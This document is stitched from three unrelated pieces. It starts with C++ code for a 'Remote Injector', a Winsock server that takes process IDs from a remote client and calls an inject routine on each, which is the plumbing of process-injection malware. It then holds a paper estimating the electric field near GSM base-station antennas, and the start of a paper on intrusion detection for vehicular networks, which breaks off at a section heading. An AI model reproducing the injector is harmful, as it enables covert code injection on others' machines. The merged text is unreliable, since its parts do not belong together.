DWORD nullfunc(); // used to get myFunc memory
allocated size
int inject(DWORD pid);
```

Socket.cpp

```cpp
//socket.cpp
#include "socket.h"
Socket::Socket()
{
   if( WSAStartup( MAKEWORD(2, 2), &wsaData ) !=
NO_ERROR )
     {
       cerr<<"Socket Error.\n"<<endl;
       system("pause");
       WSACleanup();
       exit(10);
     }
   //Create a socket
   mySocket = socket( AF_INET, SOCK_STREAM,
IPPROTO_TCP );
   if ( mySocket == INVALID_SOCKET )
     {
       cerr<<"Socket Error."<<endl;
       system("pause");
       WSACleanup();
       exit(11);
     }
   myBackup = mySocket;
}
Socket::~Socket()
{
   WSACleanup();
}
bool Socket::SendData( char *buff )
{
   send( mySocket, buff, strlen( buff ), 0 );
   return true;
}
bool Socket::RecvData( char *buff, int len )
{
   int i = recv(mySocket,buff,len,0);
   buff[i] = '\0';
   return true;
}
void Socket::CloseConnection()
{
   closesocket( mySocket );
   mySocket = myBackup;
}
void Socket::GetAndSendMessage()
{
   char msg[BuffLength];
   cin.ignore();
   cout<<"Send > ";
   cin.get( msg, BuffLength );
   SendData( msg );
}
void ServerSocket::StartHosting( int port )
{
    Bind( port );
    Listen();
```

```cpp
}
void ServerSocket::Listen()
{
   if ( listen ( mySocket, 1 ) == SOCKET_ERROR )
     {
       cerr<<"ServerSocket Error\n";
       system("pause");
       WSACleanup();
       exit(15);
     }
   acceptSocket = accept( myBackup, NULL, NULL );
   while ( acceptSocket == SOCKET_ERROR )
     {
       acceptSocket = accept( myBackup, NULL, NULL );
     }
   mySocket = acceptSocket;
}
void ServerSocket::Bind( int port )
{
        char *addr="0.0.0.0";
   myAddress.sin_family = AF_INET;
   myAddress.sin_addr.s_addr = inet_addr(addr);
   myAddress.sin_port = htons( port );
   if ( bind ( mySocket, (SOCKADDR*) &myAddress,
sizeof( myAddress) ) == SOCKET_ERROR )
     {
       cerr<<"Server error"<<endl;
       system("pause");
       WSACleanup();
       exit(14);
     }
}
void ClientSocket::ConnectToServer( const char
*ipAddress, int port )
{
   myAddress.sin_family = AF_INET;
   myAddress.sin_addr.s_addr = inet_addr( ipAddress );
   myAddress.sin_port = htons( port );
   if ( connect( mySocket, (SOCKADDR*) &myAddress,
sizeof( myAddress ) ) == SOCKET_ERROR )
     {
       cerr<<"Client error"<<endl;
       system("pause");
       WSACleanup();
       exit(13);
     }
}
void Socket::SendAMessage(char message[BuffLength])
{
   SendData( message );
}
```

Socket.h

```cpp
//Socket.h
#pragma once
#include <iostream>
#include "WinSock2.h"
using namespace std;
```

```
const int BuffLength = 256;
class Socket
{
   protected:
      WSADATA wsaData;
      SOCKET mySocket;
      SOCKET myBackup;
      SOCKET acceptSocket;
      sockaddr_in myAddress;
   public:
      Socket();
      ~Socket();
      bool SendData( char* );
      bool RecvData( char*, int );
      void CloseConnection();
      void GetAndSendMessage();
      void SendAMessage(char message[BuffLength]);
};
class ServerSocket : public Socket
{
   public:
      void Listen();
      void Bind( int port );
      void StartHosting( int port );
};
class ClientSocket : public Socket
{
   public:
      void ConnectToServer( const char *ipAddress, int
port );
};
```

RemoteInjector.cpp

```
//Main.cpp
#include "socket.h"
#include "injector.h"
using namespace std;
int main()
{
   int choice;
   int port = 888;
   bool done = false;
   char recMessage[STRLEN];
   cout<<"Remote Injector Server started @ 666
port,..."<<endl;
      //SERVER
      ServerSocket sockServer;
      cout<<"HOSTING..."<<endl;
      sockServer.StartHosting( port );
      //Connected
      cout<<"remote Injector Client is
connected,..."<<endl;
      while ( !done )
      {
         sockServer.RecvData( recMessage, STRLEN );
         cout<<"Recv PID > "<<recMessage<<endl;
         if ( strcmp( recMessage, "end" ) == 0 )
         {
```

```
            done = true;
            return 0;
         }
         inject(atoi(recMessage));
      }
}
```

ClientInjector.cpp

```
//RemoteInjectorClient//main.cpp
#include "Socket.h"
using namespace std;
int main()
{
   int port = 888;
   string RemoteIP;
   bool end = false;
   char msg[BuffLength];
   cout<<"Remote Injector client,..."<<endl;
   cout<<"Enter Remote Injector server : "<<endl;
   cin>>RemoteIP;
   //create client socket
   ClientSocket CS;
   cout<<"Attempting to connect..."<<endl;
   CS.ConnectToServer( RemoteIP.c_str(), port );
   //Connected
      cout<<"Remote Injector client is connected to a
Remote Injector server."<<endl;
      while ( !end )
      {
         cin.ignore();
         cout<<"Enter a pid:";
         cin.get( msg, BuffLength );
         CS.SendAMessage(msg);
         if ( strcmp( msg, "end" ) == 0 )
         {
            end = true;
         }
      }
      CS.CloseConnection();
}
```

A Simple and Reliable Method for the Evaluation of the Exposed Field Near the GSM Antenna

Algenti Lala [1], Bexhet Kamo [1], Vladi Kolici [1], Shkelzen Cakaj [1],

[1] Faculty of Information Technology
Polytechnic University of Tirana
Tirana, ALBANIA
[2] Faculty of Electrical and Computing Engineering
Prishtina University
Prishtina, KOSOVO

Abstract—**The objective of this paper is to present a simple, accurate and very efficient method for the evaluation of the field in the vicinity of GSM antennas of the radio base-station in urban areas. The method is based on the replacement of the antenna panel with a group of discrete source emitters. A geometrical approximation is used for the evaluation of the environment's influence also. The calculated results are compared with results taken from the use of NARDA SRM 3000 measuring equipment. The presented method could be successfully used for the exposure evaluation of the electromagnetic field emitted by GSM antennas of the base-station in urban areas.**

Keywords—evaluation; electromagnetic field;near field; NARDA SRM 3000; base-station

I. INTRODUCTION

The fast deployment of radio communicating systems, especially in the mobile technology, has raised concerns in regards to the effects of electromagnetic field emitted by these systems on human health. This paper aims to evaluate the electromagnetic field emitted by the antennas of the base-stations.

The evaluation of the field in the vicinity of the BS can be done by using simple calculating methods and simulations; both approaches are complementary and allow for the exploration of the whole space around the antenna. The simulation method is of great interest as it can be used for verifying the results of practical measurements and for extrapolating these results beyond the allowed space, where measurements cannot be done.

This paper presents a brief examination of the methodologies used for predicting, in the context of verifying reference levels of power density near antenna panels of BS which are usually used in mobile telephony in GSM bands 900MHz and 1800MHz.

The exposure to BS antennas in free space has been studied in references [1], [2], [3], [4] and in reference [5] for urban environment until now. We aim to solve the problem of evaluating the exposure to the near field in the urban environment. In the zone of far field, which is defined as the "zone of antenna field where the spread is in substance independent from the distance from the antenna" [6], the EM field can be calculated relatively easy since all the required information is in the amplifying model of the antenna and the emitted power.

If the antenna has a maximum dimension D, the field in the distant zone, usually is taken as the radial distance from the source $R=2D^2/\lambda$, where λ is the wavelength. For distances smaller than R, in the zone of the near field, the EM field has a complex form, which is very difficult to evaluate. For a GSM antenna panel of the BS (D=2m) the border between the near field and the far field is in the distances of ~ 10 m and ~20 m for GSM 900 MHz and GSM 1800 MHz respectively. The conditions of exposure are completely different in the urban environment from the ones in the free space. The "rigorous" numeric modeling techniques, such as the method of moments (MoM) or the finite-difference time-domain method (FDTD), are used extensively in the study of the field in the proximity of the antenna. The most common issue related to the application of these methods is to know the geometry of the BS antenna. In addition to the issue mentioned above, when the exposure in the urban environment is modeled, the dimensions of the area of study might be very large compared with the wavelength; as a result the time needed for the analysis is unacceptably long. We definitely need simpler and more reliable calculating methods for forecasting the exposure of EM field in the urban environment.

This paper is organized as follows. The first section goes over the need for a simple, and practical method to evaluate the field in the nearby of the radio base stations. Section II describes the modeling and geometry of the antenna. Section III is referred to proposed theoretical model for the evaluation of the far field. Section IV presents results and discussions. Section V draws the conclusions.

II. THE MODELING AND GEOMETRY OF THE ANTENNA

The numeric calculations have been performed for a typical BS antenna. We took into considerations the Katherine 80010670, 80010671 and 80010672 [7], type for a range of frequencies between 870 MHz and 960 MHz, and 1710 MHz and 1880 Mhz. The emitting model of this antenna is characterized by a (G) 17.5 dB amplification, an opening (aperture) of 3 dB 7° and 65° in the vertical plan (plan E) horizontal plan (plan H), respectively. The model is in the shape of group of dipoles positioned in front of a reinforcing

reflector with dimensions: 2m long and 40 cm wide, with angles for limiting the main ray. According to the reflecting theory[8], the dividing distance between the reflector and the group of dipoles is set at λ/4. The number of dipoles, which depends from the desired amplification, and dividing distance between them is calculated according to [8].

$$\Theta_h = 2|\theta_m - \theta_h| = 2\left|90° - \cos^{-1}\left[\frac{\lambda}{2\pi d}\left(-\beta \pm \frac{2.782}{N}\right)\right]\right| \qquad (1)$$

Where Θ_h is half the power of the ray width, θ_m is the maximum value of the group factor which is set at 90°, θ_h is the point with half power, λ is the wavelength (for f = 947.5 MHz which is the the middle frequency of the downlink band in GSM), N is the number of elements, β is the shift of the phase between the elements and d is the distance between them.

In the vertical plan (plan *E*), the distance between the poles (center-center) which are along the Z axis and with the same distance, can be calculated by (1). Considering the effect of the reflector, by putting the dividing distance between elements at $d_z \leq 3\lambda/4$, which is given at 22 cm, the number of N_z elements can be calculated in order to achieve a half power of the ray width 7° by considering β=0 and the point of half power at $\theta_h = 3.5°$; this corresponds with eight elements.

In the horizontal plan (plan *H*), the dividing distance between d_y dipoles which are encountered along the Y axis can be calculated in the same way from (1) by putting $d_y \leq \lambda/2$ which is given at 11cm. The number of N_y elements can be calculated in order to gain a ray width of 65° with half power. Considering the point of half power at $\theta_h = 32.5°$, which coresponds with two elements. As a result the group of dipoles is formed by 8 × 2 dipoles half wavelength (λ/2) along the Z axis and Y axis, as shown in Fig.1.

Fig. 1.   The front and side view of the projected antenna

By using the sub-antenna description, the antenna model is valid for the near and distant fields for the whole antenna. Because of the distribution and reflections, the environment has some influence in the power of the field. In order to take into account the possible distribution, the evaluation of the

field near the antenna is done by using the reflections theory. The 'ray tracing method' can be used in the distant field of these sub-antennas

III.   THE METHOD FOR EVALUATING THE NEAR FIELD OF AN ANTENNA

Modeling of the electromagnetic field near the radio base stations is a way to evaluate and define the excluded zones near these stations. The selection of an appropriate model is important in order to have a good estimation of the levels of the radiation.

In the references [8], [9], [10], there are many models for the definition of the zones of the near field as well as the far field. Attention must be paid to the fact that in the zones of the near field, the levels of the radiation depends not only on the distance from the antenna but also on the movement along the vertical axis, whereas in the case of the far field the levels depend only on the distance not on the movement along the vertical axes. The models of the far field aim towards simple formulations and based on them numerical methods can be applied which make possible the estimation of the electromagnetic field in a short time and with modest computer processing power.

The proposed model is based on the model "Far-field Gain-based" [11] and eq. (2). This model provides a simple and efficient method for the evaluation of the levels of the electromagnetic field radiated by the antennas of the radio base stations with uniform groups of cells in the zone of the near field and the ones of the far field. The above is achieved in two steps:

In the first step, electrical intensity of the antenna is calculated by combining the radiation of the far field of the antenna elements, and the group factors, by accepting that the antennas of the radio base stations are a uniform group of cells. Modeling the antenna with N source cells is shown in Fig. 2.

$$E(d, \theta, \varphi) \approx \left|\sum_{i=1}^{N} \frac{\sqrt{30P_{in}G_e(\theta_i, \varphi_{i)}}}{d_i} e^{-j\phi_i} u(\theta_i, \varphi_i)\right|, d > 3\lambda \quad (2)$$

Second step as eq. (2):

$$G_e(\theta_i, \varphi_i) \approx \frac{G_M D_{Ve}(\theta) D_{He}(\varphi)}{N} \quad (3)$$

$$\phi_i = (i-1)\phi + \frac{2\pi d_i}{\lambda} \quad (4)$$

Where N is the number of radiating cells, $(d_i, \theta_i, \varphi_i)$ are spherical coordinates of the i-th element up to the N-th one, P_{in} is total radiated power by a given group, $G_e(\theta_i,\varphi_i)$ is amplification of the radiating element, d_i is distance from the i-th element, u (θ_i,φ_i) is unit vector of the i-th element, λ is wave length, GM maximal gain of the antenna, $D_{Ve}(\theta), D_{He}(\varphi)$ are the models of the radiating element in the vertical and horizontal plan and Φ_i is the differences of the phases between the coefficients of the radiating element.

Fig. 2.   Modeling the antenna with N source cells

In this paper, reference is made to Kathrein antennas specifically to the models, 80010670, 80010671 and 80010672. The Kathrein model 80010671 [7] is used for the spectrums 900/1800/2100 MHZ. The intensity of the electric field calculated for each of the elements (cells) of the antenna is vectorial and it can be projected according to the axis x, y, z, and obtain the respective components for each of the axes. The electric and magnetic fields in the Cartesian coordinates are composed of each of the three components Ex, Ey and Ez for each and every frequency the same is valid for the magnetic field with respective Hx, Hy and Hz components [8] as (5):

$$E_{\mathrm{Re}sul\tan t} = \sqrt{(E_x)^2 + (E_y)^2 + (E_z)^2} \qquad (5)$$

We propose for the modeling of the base antennas the following:

1- The use of the "Far-field Gain-based" model in which the intensity of the electric field is calculated by the equation (2) with the approximation that $e^{-j\phi_i}u(\theta_i,\varphi_i)=1$. This approximation influents the accuracy of the model "Far-field Gain-based" for the near fields up to 15 λ. This falls within the safety distances as defined by the standards.

The acquired equation is (6):

$$E(d,\theta,\varphi) \approx \left| \sum_{i=1}^{N} \frac{\sqrt{30P_{in}G_e(\theta_i,\varphi_{i)}}}{d_i} \right| \qquad (6)$$

2- The statistical study considered is "The worst case scenario the vectors E_{x1} $E_{x2}…E_{xn}$ in the same phase as the E_y and E_z". This definition will lead to an overestimation of the electromagnetic field on the given point. The intensity of the electrical field in a given point (weight per frequency) near the antenna of a radio base station when the antenna is Three-Band (900/1800/2100) and by considering the "vectors Ex1, Ex2 ...Exn in the same phase as the Ey and Ez" is as per the (7).

$E_{Rfrequence}$ - the electromagnetic field radiated by the antenna on the calculated point [13].

$$E_{Rfrequence} = \sqrt{(\sum_{1}^{N}(E_x)^2 + \sum_{1}^{N}(E_y)^2 + \sum_{1}^{N}(E_z)^2} \qquad (7)$$

Given that the behavior of the near field is much more complex than the distant field, it would be easier to include the space of the near field as forbidden zone for people. In practice, the space of the zone of near field would include an area with a radius of 20-40 m for a typical base-station antenna 2m long (for this work we have limited the distance up to 4 m from the antenna panel center) is shown in Fig. 3.

Fig. 3.   The shape and dimension of a volume for a sector of the base station transmitter

IV.   ANALYSIS OF THE RESULTS

This section shows the results of our work. In order to check the accuracy of the calculating method presented, the approximate results are compared with the results from the measurement done with the NARDA SRM 3000 [12] measuring equipment. The value for a sample is achieved by an average of measurements that last 360 seconds. The sampling step in the Z axis is every 10 cm in the interval ±1m the middle of the antenna; the sampling step in the X axis is every 20 cm in the interval 0 to 4m. The sampling step in the Y axis is every 10 cm in the interval ±1m front and back. The results taken are shown in Fig.4 and Fig.5.

The results of the electric field in the vicinity of the antenna Katherine 80010671, are presented in Fig. 4. As it can be easily noted, the approximated results are in accordance with the results received from the analysis using a full wavelength. The continuous lines represent the simulated values. The dashed lines represent the measured values.

Fig. 4.   The electric field in the vicinity as per Z direction

To simplify the comparison of the results between the computed values and the measured ones, we have prepared a table. Coordinates of the points A1, A2, B1, B2, C1, C2, D1, D2, E1, and E2 as per the X, and Z axis are presented in Table I. In the last two columns are the results computed by applying the proposed method simulated in Matlab, and the measured values.

TABLE I.   THE MEASURED AND ESTIMATED VALUES IN THE SELECTED POINTS OF INTEREST AS IN FIG. 4

Points	X (m)	Z (m)	$E_{estimated}$(V/m)	$E_{measured}$(V/m)
A_1	1.2	-0.35	13.5	13.596
A_2	1.2	0.35	13.5	13.227
B_1	1.4	-0.3	13.5	12.883
B_2	1.4	0.3	13.5	12.842
C_1	1.6	-0.2	13.5	12.810
C_2	1.6	0.2	13.5	12.810
D_1	1.8	-0.15	13.5	13.245
D_2	1.8	0.15	13.5	13.245
E_1	2	-0.10	13.5	13.348
E_2	2	0.10	13.5	13.270

In Fig. 5 are selected the points A0, A1, A2, A3, B0, B1, B2, B3, C0, C1, D0, D1, E0 and E1. The respective coordinates as per X and Y directions are presented in the Table II. In the last two columns of the table are introduced the results of the electromagnetic field, computed by using the proposed method simulated in Matlab, and the measured values of the electromagnetic field.

Fig. 5.   The electric field in vicinity as per Y direction

TABLE II.   THE MEASURED AND ESTIMATED VALUES IN THE SELECTED POINTS OF INTEREST AS IN FIG. 5

Points	X (m)	Y (m)	$E_{estimated}$(V/m)	$E_{measured}$(V/m)
A0	2	-0.95	9	8.372
A1	2	-0.50	13.5	13.134
A2	2	0.50	13.5	13.134
A3	2	0.95	9	8.372
B0	2.2	-0.90	9	8.372
B1	2.2	-0.35	13.5	13.134
B2	2.2	0.35	13.5	13.134
B3	2.2	0.90	9	8.372
C0	2.4	-0.80	9	8.372
C1	2.4	0.80	9	8.370
D0	2.6	-0.70	9	8.370
D1	2.6	0.70	9	8.370
E0	2.8	-0.60	9	8.370
E1	2.8	0.60	9	8.370

As it can be noted by the above tables (TableI, and Table II) we can see a considerable approximation of the calculated values using the proposed method, and the measured ones in the same points. The error between the two is less than 10%.

V. CONCLUSION AND FUTURE WORK

This paper introduced a simple but very effective method in terms of calculations, for the evaluation of the electric field in the vicinity of the GSM antennas of a base station. The method replaces the antenna panel with a group of discrete sources of emission.The models represent a very simple tool for the estimation of the electric field. The proposed method for the calculation, requires prior knowledge about the antennas, usually provided by the manufacturer (emitting space in the horizontal plan and vertical plan)

Analysis and comparison between the calculated values and the measured ones concludes that the proposed method provides accurate results for the field close and far from the radio base stations in a given urban area. The error between calculated and measured values is less than 10%.

In an environment with presence of several radio base stations, the intensity of the electrical field, magnetic field and the density of power for different distances from the antenna can be calculated in a short period of time providing confident and accurate results.

Our work in the future will focus in development of an algorithm for the evaluation of the radiation of the field in the presence of several radio base stations by using the proposed theoretical method. This algorithm for the calculation of the electromagnetic field will requires, prior knowledge about the antennas, usually provided by the manufacturer (emitting space in the horizontal plan and vertical plan).

REFERENCES

[1] Z. Altman, A. Karwowski, M. Wong, J. Wiart and L. Gattoufi, "Dosimetric analysis of base station antennas via simulation and measurements", 15th International Wroclaw Symposium of Electromagnetic Compability EMC'2000, Part-1, pp. 240-244.

[2] A. Karwowski, Z. Altman, "Comparision of simple models for predicting radiofiquency fields in vicinity of base station antennas", Vol. 36, no. 10, pp. 851-861, 11th May 2012.

[3] A. Karwowski and D. Wojcik, "Near field of the GSM base station antennas", Proc. National Telecomunications Symp. KST'2004, Bydgoszcz, vol. 8, pp. 143-152, Sept. 2004.

[4] P. Bemardi, M. Cavagnaro, S. Pisa and E. Piuzzi, "Human exposure to radio base-station antennas in urban environment", IEEE Transactions on Microwave Theory and Techniques, vol. 48, no. 11, pp. 123-132, Nov. 2008.

[5] C. Balanis, "Antenna theory analysis and design", pp. 212-216, 1998.

[6] A. Marttinez-Gonzalez, A. Fenandez-Pascual, E. Delos, H. Sanchez and D. Hernandez, "Practical procedure for verification of compliance of digital mobile base station to limitations of exposure of the general public to electromagnetic fields", IEEE Proc-MicroWave and Antenna Propagation, vo1.149, no.4, Aug. 2010.

[7] KATHREIN-Werke KG, Technical Information and New Products 790 - 2500 MHz Base Station Antennas for Mobile Communications, Catalogue Issue 04/08/10.

[8] M. Barbiroli, C. Carciofi, V. Degli-Esposti and G. Faciasecca, "Evaluation of exposure levels generated by cellular systems: methodology and results", IEEE Transactions on Vehicular Technology, vol. 51, No. 6, pp. 1322-1329, 2009.

[9] Z. Altman, B.Begasse, C. Dale, A. Karwowski, J. Wiart and L. Gattoufi, "Efficient models for base station antennas for human exposure assessment", IEEE Transactions on Electromagnetic Compatibility, vol. 44, No. 4, pp. 588-592, Nov. 2002.

[10] I. Correia, C. Fernandes, G. Carpinteiro and C. Oliveira, "A procedure for estimation and measurement of electromagnetic radiation in the presence of multiple base stations", Instituto Superior Técnico, Lisbon, Portugal, Sept. 2010.

[11] M. Bizzi and P. Gianola, "Electromagnetic fields radiated by GSM antennas", IEEE Transactions on Electromagnetic Compatibility, Electronic Letters, vol. 35, No. 11, pp. 855-857, May 2009.

[12] Available at http://www.narda-sts.de/en/products/emc/

AUTHOR PROFILES

Algenti LALA received his Bachelor of Engineering degree in 1999 and a Masters in Telecommunication Engineering from the Polytechnic University of Tirana (PUT) in 2008. He obtained his Ph.D. from PUT in 2013. From 2008 he has been a Lecturer at the Department of Electronics and Telecommunications, Faculty of Information Technology, at PUT. His research interests lie in the area of electromagnetic field, wave propagation, transmission and antennas. In the latest years he has been focused on methods of calculation of the electromagnetic field in the vicinity of the cellular base stations. He has published several papers in referred Journals and International conference proceedings. He is currently lecturer of several subjects including Measurements of the radio frequencies, Antennas and wave propagation etc. He is scientific tutor of master students, while continuing his scientific research.

A Novel Distributed Intrusion Detection System for Vehicular Ad Hoc Networks

Leandros A. Maglaras

School of Computer Science and Informatics

De Montfort University, Leicester, UK

Abstract—**In the new interconnected world, we need to secure vehicular cyber-physical systems (VCPS) using sophisticated intrusion detection systems. In this article, we present a novel distributed intrusion detection system (DIDS) designed for a vehicular ad hoc network (VANET). By combining static and dynamic detection agents, that can be mounted on central vehicles, and a control center where the alarms about possible attacks on the system are communicated, the proposed DIDS can be used in both urban and highway environments for real time anomaly detection with good accuracy and response time.**

Index Terms—**VANET; Intrusion Detection; OCSVM**

I. INTRODUCTION

Next-generation telematics solutions are being driven by the maturation of recently deployed intelligent transportation systems, assisted by the integration of and rapid collaboration with information communication technology markets and the automotive industry. Inter-vehicle communication (IVC) has emerged as a promising field of research and development [1], [2], [3], [4], [5] , where advances in wireless and mobile ad hoc networks can be applied to real-life problems (traffic jams, fuel consumption, pollutant emissions, and road accidents) and they thus have great market potential.

Vehicular ad hoc network (VANET) applications are based on Car-to-X (C2X) communications and vehicles become smarter with the installation of embedded systems and sensors. Sensors collect crucial data about the situation on the road and this information can be exchanged in order to help the driver make appropriate decisions. The driver receives information about a local anomaly, e.g. a too short inter-distance with the leading vehicle, lane departure etc. and exchange of this information among neighboring vehicles is crucial for VANET applications to be efficient. Communication between vehicles can be used to inform drivers about congested roads ahead, a car accident, parking facilities and so forth. Most of these applications demand frequent data dissemination among vehicles.

As a result, Inter Vehicular Communications may help drivers avoid dangerous situations, decrease driving time, minimise fuel consumption and have overall better driving satisfaction levels.

Vehicular networks have a diverse range of applications that cover both safety to comfort. Safety applications enhance the driving conditions and reduce the chances of accidents such as by providing enough time to the driver and/or applying the brakes automatically (eco-driving). These safety aspects can be further divided into the following:

- Cooperative collision warning.
- Incident management.
- Emergency video streaming.

Due to the scale of a VANET and its decentralized character, full control of each and every node in the network becomes unlikely and hence, the system is vulnerable to attacks [6]. An attacker, on the other hand, is not necessarily a malicious user trying to disrupt the cooperative systems functionality. For, even ordinary drivers might be motivated to misuse vehicular ad hoc communications selfishly in order to free the fast lane on a highway or switch a traffic light to green. As a result, DIDS are needed that constantly observe the system functionality and ensure fairness in the network.

II. MOTIVATION

As with other networks, attacks in VANETs can be classified into the following categories [7]:

Outsider vs. insider attacks: Outside attacks are defined as attacks from nodes which do not belong to a VANET, whilst insider attacks happen when legitimate vehicles or nodes of a VANET behave in unintended or unauthorized ways due to being infected.

Passive vs. active attacks: Passive attacks include eavesdropping or the monitoring of packets exchanged within a VANET. These kinds of attacks target mostly the privacy of the driver rather than the security itself or they can be a preliminary step before an actual attack is initiated on the system. Active attacks involve some modifications of the data stream or the creation of a false one in order to misinform surrounding vehicles about possible danger on the road and thus, raise safety issues.

Malicious vs. rational: Usually, a malicious attacker seeks to gain no personal benefit from the attacks, but rather, just aims to harm the users or the network. By contrast, a rational attacker does pursue personal benefit and hence, is more predictable when compared to a malicious attacker. A typical example of a rational attack is in a situation where a selfish relay node does not retransmit information about a free parking spot in order to take advantage of it.

Local vs. extended: An attacker can be limited in scope, even if he controls several entities (vehicles or base stations), which makes him local , whilst an extended attacker controls

several entities that are scattered across the network, thus widening his scope. This distinction is especially important in privacy-violating and wormhole attacks. A distributed denial-of-service is an example of an extended attack.

A substantial amount of research on intrusion detection systems ($IDSs$) has targeted the CAN protocol [8]. For the detection of these attacks, both specification-based and anomaly-based detection methods have been proposed. Hoppe et al. [9] has demonstrated an anomaly-based IDS for the CAN protocol, which detects deviations on the number of transmitted messages by considering the rate of how often specific messages are transmitted on the CAN bus, and comparing this with ewhat is deemed to be normal. When the anti-theft alarm is activated, the system sends messages to the lights of the vehicle to turn them on and off, such that they flash. Furthermore, several approaches to introducing IDSs into vehicles have been suggested. Regarding which, both specification-based [10] and anomaly-based treatments [11], [12] have been investigated. Moreover, an attempt to deflect attacks using honeypots has been described in [13].

In detecting security threats in VANETs, along with the common signature based and anomaly based detections, we can exploit the context of a VANET and its application to detect attacks upon it.

Signature-Based Detection: In signature-based detection, attacks can be detected by comparing network traffic with known signatures of attacks and as soon as an attack is detected appropriate countermeasures can be initiated. The primary concern of this approach is to realize a mechanism that is capable of detecting known attacks on a communication system and the advantages of this detection technique are that it is simple and usually provides reliable detection of known attacks. However, the frequent updates of the attack signature database, the slow reaction to new attacks and of course, the difficulty in defining attack signatures are the shortcomings of this detection technique.

Anomaly Detection: This approach is based on a statistical approach that defines normal communication system behavior. Any deviation from that behavior is statistically analyzed and as soon as a defined level is reached, the security system concludes that there is an attack on going. The advantage of this detection technique is that it enables the detection of previously unknown attacks without requiring an database that contains the different kinds of attacks to be updated. However, there are also some disadvantages, in particular, the definition of normal system behavior is pretty complex and anomaly detection is known to produce many false positives.

Context Verification: Context verification is an approach that specifically considers the properties of VANETs and applications within them. The underpinning idea is the collection of as much information from any source available (e.g. the warning system, data from telemetric monitoring, etc.) by each vehicle so as to create an independent view of its current status, its current surrounding (physical) environment and current or previously neighboring vehicles. Situation evaluation mechanisms can be either application independent or dependent.

In the former case, the position can be exploited as well as time related information, whilst in the latter circumstance evaluation mechanisms exploit parameters specific to a certain application.

A. Contributions

The present work presents a DIDS for VANETs and several scenarios are investigated in a highway environment with several routing distributions of vehicles.

The article makes the following contributions:

- Discusses security and privacy issues in vehicular ad hoc networks (VANETs)
- Proposes a Distributed Intrusion Detection System (DIDS), which can be mounted both on RSUs (Static DIDS) or on vehicles that have a central role in the network (Dynamic DIDS).
- The system is based on a Support Vector Machine module (k-OCSVM). The information about any detected attacks is communicated to the security center with the use of dedicated messages.
- A performance evaluation of the proposed method is conducted.

III. INTRUSION DETECTION

